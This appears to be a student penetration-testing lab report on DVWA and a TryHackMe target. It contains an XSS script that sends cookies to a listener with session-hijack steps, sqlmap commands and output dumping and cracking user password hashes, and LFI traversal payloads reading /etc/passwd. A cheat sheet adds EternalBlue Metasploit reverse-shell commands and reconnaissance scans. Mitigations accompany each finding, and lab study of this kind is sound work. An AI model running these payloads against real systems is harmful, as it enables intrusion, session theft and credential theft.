
```
<script>new
Image().src="http://127.0.0.1:8000/?c="+encodeURIComponent(document.cookie)
</script>
```

Optional lab-only account takeover proof: use another browser/private window and set the captured PHPSESSID value, then refresh DVWA.

```
document.cookie="security=low; path=/";
document.cookie="PHPSESSID=PASTE_CAPTURED_VALUE_HERE; path=/";
```

Figure 10: XSS cookie proof





I exploited XSS in DVWA by injecting JavaScript into the vulnerable input. The script accessed document.cookie and sent the cookie to my local lab listener. The Python server log showed the captured PHPSESSID, proving that account session data could be exposed and reused for account takeover in the DVWA lab.

Mitigation: Use output encoding, input validation, HttpOnly cookies, SameSite cookies, and a strong Content Security Policy.

Ready-to-Use Answer and Mitigation

I created a CSRF proof-of-concept page that forced a logged-in DVWA browser to send a password-change request. Since the action succeeded without a unique anti-CSRF token, the password was changed and verified by logging in with the new password.

Mitigation: Use anti-CSRF tokens, SameSite cookies, Origin/Referer validation, and require the current password for password-change actions.


Question 4: SQL Injection Dump Usernames and Passwords (DVWA)

Use Kali Firefox + Burp + Terminal. sqlmap is fastest, but manual payloads are included as backup.

sqlmap Method

In Burp, capture DVWA -> SQL Injection request after submitting id=1. In Raw tab press Ctrl+A, Ctrl+C. Save it as request.txt:

```
cd ~/Desktop/"ccs final"/scenario3
nano request.txt
# Paste with Ctrl+Shift+V, then save with Ctrl+O, Enter, Ctrl+X
cat request.txt
# Must include Cookie: security=low; PHPSESSID=...
sqlmap -r request.txt --risk=3 --level=5 --dbs --batch
sqlmap -r request.txt --batch -D dvwa --tables
sqlmap -r request.txt --batch -D dvwa -T users --columns
sqlmap -r request.txt --batch -D dvwa -T users -dump
```



The screenshot shows a Kali Linux virtual machine running in VMware Workstation. The terminal window displays the output of a sqlmap command. The output indicates that the 'id' parameter is vulnerable and provides several suggested payloads for testing different injection techniques. The terminal also shows the results of a database fingerprinting scan, identifying the back-end DBMS as MySQL and the web application as dvwa.

```
le
[09:06:11] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[09:06:11] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least
one other (potential) technique found
[09:06:11] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right
number of query columns. Automatically extending the range for current UNION query injection technique test
[09:06:11] [INFO] target URL appears to have 2 columns in query
[09:06:12] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
[09:06:12] [WARNING] in OR boolean-based injection cases, please consider usage of switch '--drop-set-cookie' if
you experience any problems during data retrieval
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 255 HTTP(s) requests:
-----
Parameter: id (GET)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (NOT)
  Payload: id=1' OR NOT 8393=8393-- xWhT6Submit=Submit

  Type: error-based
  Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
  Payload: id=1' AND EXTRACTVALUE(8451,CONCAT(0x5c,0x71707a7871,(SELECT (ELT(8451=8451,1))),0x7178707071))-- Q
Gir6Submit=Submit

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: id=1' AND (SELECT 2775 FROM (SELECT(SLEEP(5)))PckR)-- jFzd6Submit=Submit

  Type: UNION query
  Title: Generic UNION query (NULL) - 2 columns
  Payload: id=1' UNION ALL SELECT CONCAT(0x71707a7871,0x6159795a686a524857454d627a707a66754e68487251764f757146
5664485a746f674d7445447671,0x7178707071),NULL-- -8Submit=Submit
-----
[09:06:12] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.66
back-end DBMS: MySQL >= 5.1 (MariaDB fork)
[09:06:12] [INFO] fetching database names
available databases [2]:
[*] dvwa
[*] information_schema

[09:06:12] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/localhost'

[*] ending @ 09:06:12 /2026-05-10/
```

```
kali-linux-2026.1-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
kali@kali: ~
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[09:08:12] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[09:08:12] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[09:08:12] [INFO] starting 4 processes
[09:08:14] [INFO] cracked password '1234' for hash '81dc9bdb52d04dc20036dbd8313ed055'
[09:08:15] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[09:08:19] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[09:08:19] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[09:08:20] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
Database: dvwa
Table: users
[5 entries]
+-----+-----+-----+-----+-----+-----+
| user_id | role | user | avatar | password |
| last_name | first_name | last_login | failed_login | account_enabled |
+-----+-----+-----+-----+-----+
| 1 | admin | admin | /DVWA/hackable/users/admin.jpg | 81dc9bdb52d04dc20036dbd8313ed055 (1234) |
| 2 | user | gordonb | /DVWA/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e03 (abc123) |
| 3 | user | 1337 | /DVWA/hackable/users/1337.jpg | 8d3533d75ae2c3966d7e0d4fcc69216b (charley) |
| 4 | user | pablo | /DVWA/hackable/users/pablo.jpg | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein) |
| 5 | user | smithy | /DVWA/hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327deb882cf99 (password) |
+-----+-----+-----+-----+-----+
[09:08:27] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/localhost/dump/dvwa/users.csv'
[09:08:27] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/localhost'
[*] ending @ 09:08:27 /2026-05-10/
(kali@kali)-[~]
$
```

a direct input to this VM, move the mouse pointer inside or press Ctrl+G

kali-linux-2026.1-vmware-amd64 - VMware Workstation

File Edit View VM Tabs Help

library ×

Type here t...

My Computer

kali-linux-20

kali@kali: ~

Session Actions Edit View Help

```

Type: error-based
Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
Payload: id=1' AND EXTRACTVALUE(8451,CONCAT(0x5c,0x71707a7871,(SELECT (ELT(8451=8451,1))),0x7178707071))-- Q
Gir0Submit=Submit

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 2775 FROM (SELECT(SLEEP(5)))PckR)-- jFzd0Submit=Submit


Type: UNION query
Title: Generic UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT CONCAT(0x71707a7871,0x6159795a686a524857454d627a707a66754e68487251764f757146
5664485a746f674d7445447671,0x7178707071),NULL-- -8Submit=Submit

[09:07:56] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.66
back-end DBMS: MySQL >= 5.1 (MariaDB fork)
[09:07:56] [INFO] fetching columns for table 'users' in database 'dvwa'
[09:07:57] [WARNING] reflective value(s) found and filtering out
Database: dvwa
Table: users
[10 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| role | varchar(20) |
| user | varchar(15) |
| account_enabled | tinyint(1) |
| avatar | varchar(70) |
| failed_login | int(3) |
| first_name | varchar(15) |
| last_login | timestamp |
| last_name | varchar(15) |
| password | varchar(32) |
| user_id | int(6) |
+-----+-----+

[09:07:57] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/localhost'

[*] ending @ 09:07:57 /2026-05-10/

(kali@kali)-[~]
$
```



I exploited SQL injection in DVWA through the id parameter. sqlmap was used with a captured Burp request to enumerate the dvwa database, list tables, show columns of the users table, and dump usernames and password hashes.

Mitigation: Use prepared statements, parameterized queries, server-side validation, least-privilege database accounts, and generic error handling.

Question 5: Local File Inclusion Read /etc/passwd (DVWA)

Open DVWA -> File Inclusion. This task changes the page= parameter to read a local file. You can do it in browser or Burp Repeater.

Direct Browser Method

```

?page=include.php
?page=../../../../etc/passwd
?page=../../../../etc/passwd
?page=../../../../etc/passwd

```

Burp Repeater Method

Capture the File Inclusion request in Burp, right-click -> Send to Repeater. Find `page=include.php` and replace it with `page=../../../../../etc/passwd`. Click Send and check the Response panel.

The screenshot displays the Burp Suite Repeater interface. The 'Request' tab is active, showing a GET request to `/DVWA/vulnerabilities/fi/?page=../../../../../etc/passwd`. The 'Response' tab is also active, showing the server's response, which includes the contents of the `/etc/passwd` file, such as `root:x:0:0:root:/root:/usr/bin/zsh`. The status bar at the bottom indicates the request was successful (200 OK) and the response size is 7,262 bytes.

Request	Response
1 GET /DVWA/vulnerabilities/fi/?page=../../../../../etc/passwd HTTP/1.1	1 HTTP/1.1 200 OK
2 Host: localhost	2 Date: Sun, 10 May 2026 13:14:47 GMT
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0	3 Server: Apache/2.4.66 (Debian)
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8	4 Expires: Tue, 23 Jun 2009 12:00:00 GMT
5 Accept-Language: en-US,en;q=0.5	5 Cache-Control: no-cache, must-revalidate
6 Accept-Encoding: gzip, deflate, br	6 Pragma: no-cache
7 Referer: http://localhost/DVWA/vulnerabilities/sqli?id=1&Submit=Submit	7 Vary: Accept-Encoding
8 Connection: keep-alive	8 Content-Length: 6934
9 Cookie: security=low; PHPSESSID=c43849bfde36f41ff825bf82a7131113	9 Keep-Alive: timeout=5, max=100
10 Upgrade-Insecure-Requests: 1	10 Connection: Keep-Alive
11 Priority: u=0, i	11 Content-Type: text/html; charset=utf-8
	12
	13 root:x:0:0:root:/root:/usr/bin/zsh
	14 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
	15 bin:x:2:2:bin:/bin:/usr/sbin/nologin
	16 sys:x:3:3:sys:/dev:/usr/sbin/nologin
	17 sync:x:4:65534:sync:/bin:/bin/sync
	18 games:x:5:60:games:/usr/games:/usr/sbin/nologin
	19 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin

I exploited Local File Inclusion by modifying the page parameter in DVWA. The application included a user-supplied local file path. By using directory traversal to access `/etc/passwd`, Linux account file contents appeared in the response, confirming LFI.

Mitigation: Use an allowlist of permitted files, block directory traversal, avoid direct user-controlled file includes, and apply proper file permissions.

Scenario 4: Professional Reporting (02 Marks)

Task: Produce a clear professional report with screenshots for every command executed, specific command syntax for all Nmap and hping3 tasks, and validated findings.

Executive Summary

Public reconnaissance identified Whizminder's official domain, public web presence, and publicly available organization information. This information is useful for assessment planning but may increase social-engineering risk if misused.

Network scanning identified exposed services, service versions, and possible vulnerable entry points on the lab target. The SMB service required special attention because vulnerability scanning indicated exposure to a known remote code execution weakness.

The lab target was vulnerable to a known SMB vulnerability, allowing remote Meterpreter access in the authorized TryHackMe environment. This represents a critical risk because an attacker could remotely control the system if patching and network restrictions are missing.

The DVWA web application demonstrated multiple common web vulnerabilities including XSS, CSRF, SQL injection, and LFI. These findings show the importance of input validation, output encoding, secure session handling, CSRF tokens, prepared statements, and strict file inclusion controls.

Risk Summary Table

Task	Risk Level	Proof	Recommended Mitigation
OSINT Recon	Medium	Public domain/subdomain/employee information found	Security awareness, limit unnecessary exposure, anti-phishing controls
Nmap Vulnerability Scan	High/Critical if exploitable	Open vulnerable services identified	Patch services, firewall, reduce exposed ports
Metasploit Reverse Shell	Critical	Meterpreter session obtained	Patch MS17-010, disable SMBv1, restrict port 445
XSS	High	Cookie exposed through JavaScript	Output encoding, HttpOnly cookies, CSP
CSRF	High	Password changed by forged request	CSRF tokens, SameSite cookies, current-password check
SQL Injection	Critical	Users/password hashes dumped	Prepared statements, parameterized queries
LFI	High	/etc/passwd content read	Allowlist files, block traversal, secure permissions

Appendix: Final Command Cheat Sheet

Folder Setup

```
cd ~/Desktop
mkdir -p "ccs final"
cd "ccs final"
mkdir -p scenario1 scenario2 scenario3 screenshots report
```

Scenario 1 Commands

```
dig +short whizminder.com
dig +short www.whizminder.com
host whizminder.com
host www.whizminder.com
for s in mail webmail portal admin api dev app blog test staging; do echo
"Checking $s.whizminder.com"; host $s.whizminder.com; done
```

Scenario 2 Commands

```
export TARGET=<TARGET_IP>
ping -c 4 $TARGET
sudo hping3 -1 -c 4 $TARGET
sudo hping3 -S -p 445 -c 3 $TARGET
nmap $TARGET
nmap -sV $TARGET
sudo nmap -O $TARGET
sudo nmap -sV -sC -O $TARGET
nmap --script vuln $TARGET
nmap -p 445 --script smb-vuln-ms17-010 $TARGET
```

Scenario 3 Main Commands

```
msfconsole
search ms17_010
use exploit/windows/smb/ms17_010_eternalblue
set RHOSTS <TARGET_IP>
set LHOST <KALI_TUN0_IP>
set payload windows/x64/meterpreter/reverse_tcp
run

python3 -m http.server 8000
sqlmap -r request.txt --risk=3 --level=5 --dbs --batch
sqlmap -r request.txt --batch -D dvwa -T users --dump
```

Final Universal Explanation Sentence

I tested the authorized lab target, identified the vulnerable parameter/service, executed the required lab command or payload, captured proof of the changed output, and documented mitigation for the vulnerability.